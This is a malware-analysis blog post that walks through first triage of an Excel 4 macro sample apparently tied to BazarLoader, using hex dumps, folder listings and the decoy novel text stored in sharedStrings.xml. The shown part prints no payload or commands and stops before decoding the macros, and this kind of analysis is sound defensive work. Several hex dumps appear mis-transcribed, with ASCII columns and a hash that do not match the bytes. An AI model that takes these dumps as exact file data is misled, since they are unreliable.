

Excel 4 macro code obfuscation

pcsxcetrasupport3.wordpress.com/2021/11/16/excel-4-macro-code-obfuscation/

View all posts by pcsxcetrasupport3 →

November 16, 2021

This sample comes from a Twitter thread located [Here](#) by Frost @fr0s7_ and appears to be “BazarLoader”


Since this is a Xlsb file I usually just open it up in my Office 2010 Pro sandbox and then convert to Xlsm and unzip it so I can just view as xml.

The first thing I always do is take a quick look with a hex editor looking for anything of interest.

```
5cd1c8b7425fcd1d23acb3056262203b86174d87d6b8feb2087790694ea48b5
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 50 4B 03 04 14 00 00 00 08 00 00 00 21 00 E3 84 PK.....!.ã,,
00000010 1E 2F 95 01 00 00 D9 05 00 00 13 00 1C 00 5B 43 ./...Û.....[C
00000020 6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D ontent_Types].xm
00000030 6C 55 54 09 00 03 00 A6 CE 12 66 9C 8A 61 75 78 lUT....!î.fœŠaux
00000040 0B 00 01 04 E8 03 00 00 04 E8 03 00 00 A5 54 C9 ....è....è...¥ÉÉ
00000050 6E DB 30 10 BD 07 E8 3F 08 BC 06 22 ED 1E 82 A2 nÛ0.%.è?.%. "i.,c
00000060 B0 9C 43 16 A0 87 A6 06 9A 22 E7 09 39 B6 88 50 °œC. +|.š"ç.9¶^P
00000070 24 C1 61 12 F9 EF 3B 92 9C 2E 81 A3 58 F1 45 0B $Áa.ùî;’œ..EXÑE.
00000080 F9 16 BE 21 39 8B F3 B6 71 C5 13 26 B2 C1 57 62 ù.%!9<ó¶qÁ.ã²ÁWb
00000090 2E 67 A2 40 AF 83 B1 7E 53 89 5F B7 D7 E5 17 51 .gc@^f±~S% .xã.Q
000000A0 50 06 6F C0 05 8F 95 D8 22 89 F3 E5 A7 93 C5 ED P.oÀ...ø"%óás"Ái
000000B0 36 22 15 CC F6 54 89 3A E7 F8 55 29 D2 35 36 40 6".îðT%:çœU)ò56@
000000C0 32 44 F4 3C B3 0E A9 81 CC BF 69 A3 22 E8 07 D8 2Dó<³.©.î¿iî"è.ø
000000D0 A0 FA 3C 9B 9D 29 1D 7C 46 9F CB DC 69 88 E5 E2 ú<.>.)|FYËÛi^ää
000000E0 12 D7 F0 E8 72 71 D5 F2 F0 B0 92 7B EB 45 71 31 .xðèrqòðø°'(æEq1
000000F0 E0 3A AB 4A 40 8C CE 6A C8 3C AD 9E BC 91 0D 95 à:«J@EîjÈ<.ž%.•
00000100 D8 6A 74 92 6A C4 2C 99 00 69 2B 1B D0 29 5C 79 øjt’jÄ,™.i+.Ð)\y
00000110 B8 77 C8 10 60 15 B5 57 7F E5 37 AF F4 6D D3 AD ,wÈ.`.µW.ã7^ômó.
00000120 2F F2 F8 7E 46 42 47 EF 2C 9E FF DC E5 2E B3 64 /òø~FBGî,éyÜá.³d
00000130 66 8F A1 DA 46 3A 65 C0 1B 0E DD CC DB 06 3B DE f.;ÛF:eÀ..ÝiÛ.;P
00000140 0F DE AC 64 0D 16 2B 48 F9 06 1A 46 A9 D6 A9 E7 .P-d...+Hù..FEOç
00000150 90 1E FA 42 90 EA 5F 73 39 A1 82 7F C8 87 19 0C ..úB.è_s9î;,.È+..
00000160 A5 FE E6 0D B6 93 6C 18 DA 93 EE 68 C4 A7 DF C0 ¥pæ.¶"l.Ú"ihÄSSÄ
00000170 0F 27 F9 CB 3E D0 E2 D8 2C DF C7 B2 64 BE 0E 38 .'ùÈ>ÐÁø,Bç²d%k.8
00000180 3C E7 72 7C 77 F7 1C 9F B0 5E 5B 8D 26 E8 C7 86 <çr|w÷.Ý°^[.æç†
00000190 29 B2 97 39 1D 3F 05 94 B7 0E 69 4A 8E 81 31 26 )²-9.?.".iJŽ.1&
000001A0 59 43 42 F3 33 27 EE 08 D3 94 FF 25 8E 18 98 04 YCBó3'i.Ó"y%ž.~.
000001B0 CF 1D E4 E5 E3 F8 4A ED 84 C6 6A C5 D8 55 0A 91 Ī.ääääøJi,,EjÄU.‘
000001C0 B8 15 25 9C 6E F8 72 B3 3B 76 19 59 08 53 B6 48 .,%œnør³;v.Y.SQH
000001D0 07 39 B2 F4 D1 09 B1 6B 1A 06 CD 1E 6F D5 37 E6 .9²ðÑ.+k..í.oð7æ
000001E0 E5 6F 50 4B 03 04 0A 00 00 00 00 00 00 00 BD 80 69 53 äoPK.....%EiS
000001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 06 00 1C 00 .....
00000200 5F 72 65 6C 73 2F 55 54 09 00 03 65 9C 8A 61 65 _rels/UT...œŠae
00000210 9C 8A 61 75 78 0B 00 01 04 E8 03 00 00 04 E8 03 œŠaux....è....è.
00000220 00 00 50 4B 03 04 14 00 00 00 08 00 00 00 21 00 ..PK.....!.
00000230 43 82 E3 C5 EE 00 00 00 4C 02 00 00 0B 00 1C 00 C,ääÄi...L.....
00000240 5F 72 65 6C 73 2F 2E 72 65 6C 73 55 54 09 00 03 _rels/.relsUT...
00000250 00 A6 CE 12 66 9C 8A 61 75 78 0B 00 01 04 E8 03 .!î.fœŠaux....è.
```

As we can see from the first 2 bytes we have a “PK” or zip file format.

Once we “UnZip” the file and navigate to the xl folder we can verify this is a binary file and it also contains a Excel 4 macro folder named “macrosheets”.



Name	Date modified	Type	Size
_rels	11/9/2021 10:05 AM	File folder	
drawings	11/9/2021 10:05 AM	File folder	
macrosheets	11/9/2021 10:05 AM	File folder	
media	11/9/2021 10:05 AM	File folder	
theme	11/9/2021 10:05 AM	File folder	
worksheets	11/9/2021 10:05 AM	File folder	
sharedStrings.bin	12/31/1979 6:00 PM	BIN File	42 KB
styles.bin	12/31/1979 6:00 PM	BIN File	1 KB
workbook.bin	12/31/1979 6:00 PM	BIN File	1 KB

```

Scd1c8b7425fcd1d23acb3056262203b86174d87d6b8feb2087790694ea48b5  sharedStrings.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 9F 01 08 22 00 00 00 22 00 00 00 13 C5 0C 00 20  Ÿ.."..."...Å..
00000010 03 00 00 63 00 6F 00 6E 00 66 00 65 00 72 00 65  ...c.o.n.f.e.r.e
00000020 00 6E 00 63 00 65 00 73 00 20 00 77 00 65 00 72  .n.c.e.s. .w.e.r
00000030 00 65 00 20 00 73 00 6F 00 75 00 67 00 68 00 74  .e. .s.o.u.g.h.t
00000040 00 20 00 61 00 73 00 20 00 6D 00 75 00 63 00 68  . .a.s. .m.u.c.h
00000050 00 20 00 66 00 6F 00 72 00 20 00 68 00 69 00 73  . .f.o.r. .h.i.s
00000060 00 20 00 70 00 6C 00 65 00 61 00 73 00 75 00 72  . .p.l.e.a.s.u.r
00000070 00 65 00 20 00 61 00 73 00 20 00 66 00 6F 00 72  .e. .a.s. .f.o.r
00000080 00 20 00 6D 00 79 00 20 00 62 00 65 00 6E 00 65  . .m.y. .b.e.n.e
00000090 00 66 00 69 00 74 00 2E 00 49 00 2C 00 20 00 69  .f.i.t...I,, .i
000000A0 00 6E 00 64 00 65 00 65 00 64 00 2C 00 20 00 74  .n.d.e.e.d,, .t
000000B0 00 61 00 6C 00 6B 00 65 00 64 00 20 00 63 00 6F  .a.l.k.e.d. .c.o
000000C0 00 6D 00 70 00 61 00 72 00 61 00 74 00 69 00 76  .m.p.a.r.a.t.i.v
000000D0 00 65 00 6C 00 79 00 20 00 6C 00 69 00 74 00 74  .e.l.y. .l.i.t.t
000000E0 00 6C 00 65 00 2C 00 20 00 62 00 75 00 74 00 20  .l.e,, .b.u.t.
000000F0 00 49 00 20 00 68 00 65 00 61 00 72 00 64 00 20  .I. .h.e.a.r.d.
00000100 00 68 00 69 00 6D 00 20 00 74 00 61 00 6C 00 6B  .h.i.m. .t.a.l.k
00000110 00 20 00 77 00 69 00 74 00 68 00 72 00 65 00 6C  . .w.i.t.h.r.e.l
00000120 00 69 00 73 00 68 00 2E 00 20 00 49 00 74 00 20  .i.s.h... .I.t.
00000130 00 77 00 61 00 73 00 20 00 68 00 69 00 73 00 20  .w.a.s. .h.i.s.
00000140 00 6E 00 61 00 74 00 75 00 72 00 65 00 20 00 74  .n.a.t.u.r.e. .t
00000150 00 6F 00 20 00 62 00 65 00 20 00 63 00 6F 00 6D  .o. .b.e. .c.o.m
00000160 00 6D 00 75 00 6E 00 69 00 63 00 61 00 74 00 69  .m.u.n.i.c.a.t.i
00000170 00 76 00 65 00 3B 00 20 00 68 00 65 00 20 00 6C  .v.e.;. .h.e. .l
00000180 00 69 00 6B 00 65 00 64 00 20 00 74 00 6F 00 20  .i.k.e.d. .t.o.
00000190 00 6F 00 70 00 65 00 6E 00 20 00 74 00 6F 00 20  .o.p.e.n. .t.o.
000001A0 00 61 00 6D 00 69 00 6E 00 64 00 20 00 75 00 6E  .a.m.i.n.d. .u.n
000001B0 00 61 00 63 00 71 00 75 00 61 00 69 00 6E 00 74  .a.c.q.u.a.i.n.t
000001C0 00 65 00 64 00 20 00 77 00 69 00 74 00 68 00 20  .e.d. .w.i.t.h.
000001D0 00 74 00 68 00 65 00 20 00 77 00 6F 00 72 00 6C  .t.h.e. .w.o.r.l
000001E0 00 64 00 20 00 67 00 6C 00 69 00 6D 00 70 00 73  .d. .g.l.i.m.p.s
000001F0 00 65 00 73 00 20 00 6F 00 66 00 20 00 69 00 74  .e.s. .o.f. .i.t
00000200 00 73 00 20 00 73 00 63 00 65 00 6E 00 65 00 73  .s. .s.c.e.n.e.s
00000210 00 20 00 61 00 6E 00 64 00 20 00 77 00 61 00 79  . .a.n.d. .w.a.y
00000220 00 73 00 20 00 28 00 49 00 20 00 64 00 6F 00 6E  .s. .(I. .d.o.n
00000230 00 6F 00 74 00 20 00 6D 00 65 00 61 00 6E 00 20  .o.t. .m.e.a.n.
00000240 00 69 00 74 00 73 00 20 00 63 00 6F 00 72 00 72  .i.t.s. .c.o.r.r
00000250 00 75 00 70 00 74 00 20 00 73 00 63 00 65 00 6E  .u.p.t. .s.c.e.n
00000260 00 65 00 73 00 20 00 61 00 6E 00 64 00 20 00 77  .e.s. .a.n.d. .w
00000270 00 69 00 63 00 6B 00 65 00 64 00 20 00 77 00 61  .i.c.k.e.d. .w.a
00000280 00 79 00 73 00 2C 00 20 00 62 00 75 00 74 00 20  .y.s,, .b.u.t.
00000290 00 73 00 75 00 63 00 68 00 20 00 61 00 73 00 20  .s.u.c.h. .a.s.
000002A0 00 64 00 65 00 72 00 69 00 76 00 65 00 64 00 20  .d.e.r.i.v.e.d.
000002B0 00 74 00 68 00 65 00 69 00 72 00 69 00 6E 00 74  .t.h.e.i.r.i.n.t
000002C0 00 65 00 72 00 65 00 73 00 74 00 20 00 66 00 72  .e.r.e.s.t. .f.r
000002D0 00 6F 00 6D 00 20 00 74 00 68 00 65 00 20 00 67  .o.m. .t.h.e. .g
000002E0 00 72 00 65 00 61 00 74 00 20 00 73 00 63 00 61  .r.e.a.t. .s.c.a

```

If we look at the SharedStrings.bin file we can see that strings are in a Unicode format and not that easy to see where they split up at.

```

5cd1c8b7425fcd1d23acb3056262203b86174d87d6b8feb2087790694ea48b5  sharedStrings.bin  sheet1.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 81 01 00 93 01 17 C9 04 02 00 40 00 00 00 00 00 ...".É...@.....
00000010 00 FF FF FF FF FF FF FF FF 00 00 00 00 94 01 10 .yyyyyyyyy...."..
00000020 00 00 00 00 16 00 00 00 00 00 00 00 07 00 00 00 .....
00000030 85 01 00 25 06 01 00 02 10 00 80 80 18 10 00 00 ....&.....€€....
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 26 00 .....&.
00000050 89 01 1E 9E 03 00 00 00 17 00 00 00 00 00 00 00 %..ž.....
00000060 00 40 00 00 00 64 00 00 00 00 00 00 00 00 00 00 .@...d.....
00000070 00 98 01 24 03 00 00 00 3A 00 00 00 02 00 00 00 .".$.:...:.....
00000080 00 00 00 00 01 00 00 00 3A 00 00 00 3A 00 00 00 .....:.....
00000090 02 00 00 00 02 00 00 00 8A 01 00 86 01 00 E5 03 .....Š..t..â.
000000A0 0C FF FF FF FF 08 00 2C 01 00 00 00 86 03 00 .yyyyy.,.....t..
000000B0 3C 12 03 00 00 00 03 00 00 00 B6 08 00 00 00 00 <.....q.....
000000C0 00 00 02 00 3C 12 04 00 00 00 04 00 00 00 0A .....<.....
000000D0 00 00 00 00 00 02 00 3C 12 05 00 00 00 05 00 .....<.....
000000E0 00 00 DB 0A 00 00 00 00 00 00 02 00 3C 12 07 00 ..Û.....<...
000000F0 00 00 07 00 00 00 B6 09 00 00 00 00 00 02 00 .....q.....
00000100 87 03 00 91 01 00 00 19 00 00 00 00 00 00 00 00 #...'.....
00000110 2C 01 00 10 00 01 00 00 00 00 00 00 07 00 00 ,.....
00000120 00 07 0C 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000130 19 01 00 00 00 00 00 00 2C 01 00 10 00 01 00 .....
00000140 00 00 00 00 00 07 00 00 00 07 0C 00 00 00 00 .....
00000150 00 00 00 01 00 00 00 19 02 00 00 00 00 00 00 .....
00000160 00 00 2C 01 00 10 00 01 00 00 00 00 00 00 07 .,.....
00000170 00 00 07 0C 00 00 00 00 00 00 00 00 02 00 00 .....
00000180 00 00 19 03 00 00 00 00 00 00 2C 01 00 10 00 .....
00000190 01 00 00 00 00 00 00 07 00 00 00 07 0C 00 00 .....
000001A0 00 00 00 00 00 03 00 00 00 19 04 00 00 00 .....
000001B0 00 00 00 00 2C 01 00 10 00 01 00 00 00 00 00 .....
000001C0 00 07 00 00 07 0C 00 00 00 00 00 00 00 04 .....
000001D0 00 00 07 0C 01 00 00 00 00 00 00 05 00 00 .....
000001E0 00 00 19 05 00 00 00 00 00 2C 01 00 10 00 .....
000001F0 01 00 00 00 00 00 00 07 00 00 07 0C 00 00 .....
00000200 00 00 00 00 00 06 00 00 0A 91 07 05 00 00 .....
00000210 00 00 00 00 01 00 00 7E 03 00 00 1E 53 00 41 .....~.....S.A
00000220 6F 00 44 0A 00 00 04 C0 1E 0C 00 1E 01 00 41 o.D.....À.....A
00000230 1F 00 08 44 0A 00 00 04 C0 1E 03 00 1E 01 00 ...D.....À.....
00000240 41 1F 00 08 44 0A 00 00 04 C0 1E 04 00 1E 01 A...D.....À.....
00000250 00 41 1F 00 08 44 0A 00 00 04 C0 1E 04 00 1E .A...D.....À....
00000260 01 00 41 1F 00 08 1E 33 00 41 6F 00 08 1E 32 00 ..A....3.Ao...2.
00000270 41 6F 00 08 1E 53 00 41 6F 00 44 0D 00 00 00 01 Ao...S.Ao.D.....
00000280 C0 1E 4C 00 1E 01 00 41 1F 00 08 44 0D 00 00 00 À.L...A...D....
00000290 01 C0 1E 23 00 1E 01 00 41 1F 00 08 44 0D 00 00 .À.#...A...D...
000002A0 00 01 C0 1E 09 00 1E 01 00 41 1F 00 08 44 0D 00 ..À.....A...D..
000002B0 00 00 01 C0 1E 09 00 1E 01 00 41 1F 00 08 1E 45 ...À.....A...E
000002C0 00 41 6F 00 08 1E 78 00 41 6F 00 08 44 0D 00 00 .Ao...x.Ao..D...
000002D0 00 01 C0 1E 23 00 1E 01 00 41 1F 00 08 44 0D 00 ..À.#...A...D..
000002E0 00 00 01 C0 1E 4E 00 1E 01 00 41 1F 00 08 44 0D ...À.N...A...D.
000002F0 00 00 00 01 C0 1E 2B 00 1E 01 00 41 1F 00 08 44 ....À+....A...D
00000300 0D 00 00 00 01 C0 1E 2E 00 1E 01 00 41 1F 00 08 .....À.....A...
00000310 44 0D 00 00 00 01 C0 1E 23 00 1E 01 00 41 1F 00 D....À.#...A...
00000320 08 44 0D 00 00 00 01 C0 1E 5F 00 1E 01 00 41 1F .D....À. ....A.
00000330 00 08 1E 4A 00 41 6F 00 1E 4A 00 41 6F 00 08 1E ...J.Ao...J.Ao...
00000340 43 00 41 6F 00 08 1E 43 00 41 6F 00 08 1E 43 00 C.Ao...C.Ao...C.
00000350 41 6F 00 08 1E 43 00 41 6F 00 08 1E 4A 00 41 6F Ao...C.Ao...J.Ao

```

Looking at sheet1.bin in the macrosheets folder we can see it is not human readable.

This is the point where I usually convert the file.

```

File_Xlsm.xlsm
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 50 4B 03 04 14 00 06 00 08 00 00 00 21 00 A5 22 PK.....!..Y"
00000010 9C 41 99 01 00 00 8B 05 00 00 13 00 08 02 5B 43 ceA...<.....[C
00000020 6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D ontent_Types].xm
00000030 6C 20 A2 04 02 28 A0 00 02 00 00 00 00 00 00 00 1 e..( .....
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000230 00 00 00 00 00 00 00 00 00 00 AC 54 4B 4F 1B 31 10 .....TKO.1.
00000240 BE 57 E2 3F AC 7C 45 BB 0E 1C AA AA CA 86 43 4B %wA?-|E»...*E+CK
00000250 8F 25 52 E9 0F 18 EC 49 D6 8A 5F F2 18 48 FE 7D .%Ré..lIÖš_ò.Hp)
00000260 C7 4E 48 21 4A B3 8D E0 B2 EB D7 F7 98 B1 67 A6 ÇNH!J².â*ë*÷~±g!
00000270 37 6B 67 9B 27 4C 64 82 EF C5 55 37 11 0D 7A 15 7kg>'Ld,iÄU7..z.
00000280 B4 F1 CB 5E FC BE FF D1 7E 11 0D 65 F0 1A 6C F0 'NE^u%yÑ~..eö.lö
00000290 D8 8B 0D 92 B8 99 5D 7C 9A DE 6F 22 52 C3 68 4F ø<.'™]|šPo"RÄhO
000002A0 BD 18 72 8E 5F A5 24 35 A0 03 EA 42 44 CF 3B 8B %rž_¥$S .ëBDI;<
000002B0 90 1C 64 9E A6 A5 8C A0 56 B0 44 79 3D 99 7C 96 ..dž!¥E V°Dy=™|-
000002C0 2A F8 8C 3E B7 B9 70 88 D9 F4 3B 2E E0 D1 E6 E6 *øE>-²p^Üö;.âÑææ
000002D0 76 CD CB 5B 27 73 BF 14 CD B7 ED B9 22 D5 0B E3 vîE['sç.í·i²"Ö.ä
000002E0 0A 3E F2 BA 3C 8A 48 68 E9 00 02 31 5A A3 20 73 .>ò<šHhé..lZè s
000002F0 6C F2 C9 EB 03 5F ED CE 53 C7 C8 7A 86 06 13 E9 lòÉè._ifSCÈz+..é
00000300 92 8D FF 43 A1 EC BC F5 F4 5A 60 87 BB E3 64 26 '.yC;i4öÖZ`+»ädé
00000310 A3 B1 99 43 CA 3F C1 B1 73 B9 B6 F2 39 A4 D5 43 i±™CÈ?Ä±s²qò9rÖC
00000320 08 AB EE 34 49 71 E9 A8 C5 B5 42 DB D1 80 98 3B .«i4Iqé"ÄuBÜÑE";
00000330 07 2A 85 5B 0F 0F 16 79 0F 8C 7F 71 78 42 A9 22 .*-[...y.E.qxB@"
00000340 49 D6 DF D5 7F 48 BE BD B0 36 2C 16 46 A1 0E EA IÖšÖ.H%4°6,.F;ë

```

Here we can see we still have a "PK" file but you can clearly see the data is presented a little differently.

Name	Date modified	Type	Size
_rels	11/10/2021 5:25 PM	File folder	
drawings	11/10/2021 5:25 PM	File folder	
macrosheets	11/10/2021 5:25 PM	File folder	
media	11/10/2021 5:25 PM	File folder	
theme	11/10/2021 5:25 PM	File folder	
worksheets	11/10/2021 5:25 PM	File folder	
sharedStrings.xml		XML Document	22 KB
styles.xml		XML Document	2 KB
workbook.xml		XML Document	1 KB

Once we unzip and navigate to the xl folder here it now looks a little different.


```

1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="34" uniqueCount="34"><si><t>conferences were sought as much for his pleasure as for my benefit. I,
indeed, talked comparatively little, but I heard him talk with relish. It was his nature to be communicative; he liked to open to me scenes and ways (I do not mean its corrupt scenes and wicked ways, but such as derived their interest from the great scale on which they were acted, the strangeness by which they
were characterised); and I had a keen delight in receiving the new ideas he offered, in imagining the new pictures he portrayed, and following him in thought through the new regions
he disclosed, never startled or troubled by one noxious allusion. The ease of his manner freed me from painful restraint: the friendly frankness, as correct as cordial, with which he
treated me, </t></si><si><t>Working on till the peasants' dinner hour, which was not long incoming, he went out of the barn with Fiodor and fell into talk with him, stopping beside a
neat yellow sheaf of rye laid on the threshing floor for seed. Fiodor came from a village at some distance from the one in which Levin had once allotted land to his co-operative
association. Now it had been let to the innkeeper. Levin talked to Fiodor about this land and asked whether Platon, a well-to-do peasant of good character belonging to the same
village, would not take the land for the coming year. </t></si><si><t>Without answering his words, Varia bent over him, and with delighted smile gazed into his face. His eyes were
clear, not feverish; but their expression was stern. <si><t>Thank God! she said. <si><t>You're not in pain? <si><t>A little here, she pointed to his breast. <si><t>Then let me change your bandages. <si>
silence, stiffening his broad jaws, he looked at her while she bandaged him up. When she had finished he said: <si><t>Not delirious. Please manage that there may be no talk of my having
shot myself on purpose. <si><t><si><t>and had no meaning in its wandering: this gave him an odd look, such as I never remembered to have seen. For a handsome and not
unamiable-looking man, he repelled me exceedingly: there was nowise in that smooth-skinned face of a full oval shape: no firmness in that aquiline nose and small cherry mouth;
there was no thought on the brow, even forehead; no command in that black, brown eye. As I sat in my usual look, and looked at him with the light of the glasses on the mantelpiece
beaming full over him - for he occupied an arm-chair drawn close to the fire and kept shrinking still nearer, as if he were cold - I compared him with Mr. Rochester. I think (with
deference be it spoken) the contrast could not be much greater. </t></si><si><t>gave it with her heart on her lips. During the next fifteen minutes she looked more like a rose than
ever, for everyone availed themselves of their privileges to the fullest extent, from Mr. Laurence old Hannah, who, adorned with a head-dress fearfully and wonder-fully made,
fell upon her in the hall, crying with a sob and a chuckle, <si><t>Sless you, deary, a hundred times! The cake ain't burta mite, and everything looks lovely. <si><t>Everybody cleared up after
that, and said something brilliant, or tried to, which did just as well, for laughter is ready wheatshears are light. There was no display of gifts, for they were </t></si><si><t>
asked of the great fear that dropped off the end of her nose, and key never minded the rustling of her curls as she hid her face on her mother's shoulder and sobbed out, <si> as a
selfish girl! But I'll truly try to be better, so he mayn't be disappointed in me by-and-by. <si><t>All will, <si><t>cried Meg. <si> I think too much of my looks and hate to work, but won't say
more, if I can help it. <si><t>I'll truly try and be what he loves to call me, 'a little woman' and not be rough and wild, but do my duty here instead of wanting to be somewhere else, <si> said Jo,
thinking that keeping her temper </t></si><si><t>project of marrying for interest and connections. It surprised me when first discovered that such was his intention: I had thought
his aim unlikely to be influenced by motives so commonplace in his choice of a wife; but the longer I considered the position, education, etc., of the parties, the less I felt
justified in judging and blaming either him or Miss Ingram for acting in conformity to ideas and principles instilled into them, doubtless, from their childhood. All their class held
these principles: I supposed, then, they had reasons for holding them such as I could not fathom. It seemed to me that, were I a gentleman like him, I would take to my bosom only
</t></si><si><t>was beginning with flashing eyes, apparently catching Levin's enthusiasm, just as people catch yawning. But at that moment a ring was heard. Igor departed, and Levin
went off alone. He had eaten scarcely anything at dinner, had refused tea and supper at Sviatohrysk's, but he was incapable of thinking of supper. He had not slept the previous night,
